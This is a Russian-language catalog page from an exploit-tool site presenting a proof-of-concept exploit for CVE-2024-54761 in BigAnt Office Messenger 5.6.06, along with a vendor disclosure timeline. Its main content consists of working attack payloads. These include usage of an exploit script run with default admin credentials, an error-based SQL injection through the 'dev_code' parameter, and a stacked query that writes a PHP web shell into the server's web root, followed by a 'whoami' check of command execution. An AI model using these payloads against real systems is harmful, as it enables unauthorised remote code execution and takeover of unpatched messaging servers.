Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-54761 — PoC для CVE-2024-54761 | Kitploit
Инструменты/GitHubGitHub/nscan9/cve-2024-54761
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на Проникновение
GitHubnscan9/cve-2024-54761

CVE-2024-54761

PoC для CVE-2024-54761

Репозиторий
1181 год назадЕщё не проверено
Поделиться

BigAnt Office Messenger 5.6.06 RCE через SQL-инъекцию

Уязвимость SQL-инъекции в BigAnt Messenger приводит к уязвимости RCE. Следуйте шагам для эксплуатации.

Usage:

CVE-2024-54761.py [-h] -r RHOST [-p RPORT] [-u USERNAME] [-P PASSWORD]
options:
  -h, --help            показать это справочное сообщение и выйти
  -r, --rhost RHOST     IP-адрес цели
  -p, --rport RPORT     Порт цели (по умолчанию 8000)
  -u, --username USERNAME
                        Имя пользователя для входа (по умолчанию admin)
  -P, --password PASSWORD
                        Пароль для входа (по умолчанию 123456)

Запустите эксплойт с учётными данными по умолчанию.

python CVE-2024-54761.py -r 127.0.0.1
Эксплойт

Ручная эксплуатация

Извлеките версию базы данных с помощью параметра dev_code, подверженного SQLi.

# Payload
?dev_code=AND EXTARCTVALUE(rand(),concat(CHAR(126),version(),CHAR(126)))--

Версия SQLI Загрузите PHP-веб-шелл на цель с помощью стековых запросов SQL.

# Payload
?dev_code=;SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE 'C:/Program Files (x86)/BigAntSoft/IM Console/im_webserver/htdocs/shell.php'-- -


создание веб-шелла 1 Подтверждение выполнения команды:

/shell.php?cmd=whoami

whoami команда dir

Хронология

31-10-2024: Отправлены уязвимости вендору по электронной почте

31-10-2024: Направлено письмо вендору, ответа не получено

15-11-2024: Направлено письмо вендору, ответа не получено

15-11-2024: Запрошены CVE

Ссылки

https://gist.github.com/nscan9/a31982c90ab40a8e00373bf15efbf52a
https://www.bigantsoft.com

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    264

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →